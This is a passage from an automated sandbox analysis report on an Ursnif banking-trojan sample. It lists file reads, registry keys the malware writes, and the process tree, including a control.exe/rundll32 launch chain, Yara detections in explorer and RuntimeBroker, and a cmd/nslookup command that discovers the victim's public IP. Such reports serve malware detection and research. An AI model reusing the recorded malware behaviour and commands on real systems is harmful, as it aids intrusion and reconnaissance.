C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.dll	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.dll	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1B4B00FE9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	2	7FFA92EEB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA92EEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA92EEB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	98 08 00 00 08 80 00 00 90 2D 52 67 86 95 DC 15 E7 1A B1 5C C8 E7 48 8A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1B4B0101057	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	FB 19 2C 43 56 B7 4C 86 37 2A 81 EC 98 F7 78 3A	success or wait	1	1B4B00F6438	RegSetValueExA

Analysis Process: conhost.exe PID: 496 Parent PID: 5976

General

Start time:	20:35:43
Start date:	24/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4560 Parent PID: 5976

General

Start time:	20:35:49
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\xuilsqrn\xuilsqrn.cmdline'
Imagebase:	0x7ff7286f0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6620 Parent PID: 4560

General

Start time:	20:35:50
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD10C.tmp' 'c:\Users\user\AppData\Local\Temp\xuilsqrn\CSCD8A4030A3E546C3B2CF916F018EDC0.TMP'
Imagebase:	0x7ff6390b0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 1620 Parent PID: 5976

General

Start time:	20:35:53
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\iaweong2\iaweong2.cmdline'
Imagebase:	0x7ff6ffe50000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6896 Parent PID: 1620

General

Start time:	20:35:54
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE214.tmp' 'c:\Users\user\AppData\Local\Temp\iaweong2\CSC9F4D0947F3074F27AD7E2B0574F6C6A.TMP'
Imagebase:	0x7ff6390b0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: control.exe PID: 7048 Parent PID: 6732

General

Start time:	20:36:01
Start date:	24/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6f9750000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 204 Parent PID: 7048

General

Start time:	20:36:03
Start date:	24/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6add60000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 5976

General

Start time:	20:36:05

Start date:	24/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.1311153355.0000000004DDE000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424

General

Start time:	20:36:20
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.1296954401.0000027D4F83E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 4268 Parent PID: 3424

General

Start time:	20:36:24
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.1296813994.000001B4FAD4E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 2936 Parent PID: 3424

General

Start time:	20:36:27
Start date:	24/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\8F31.bi1'
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4772 Parent PID: 3424

General

Start time:	20:36:28
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.1294500412.000001DA4C27E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 2088 Parent PID: 2936

General

Start time:	20:36:30
Start date:	24/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 5928 Parent PID: 2936

General

Start time:	20:36:31
Start date:	24/11/2020
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff71c1b0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis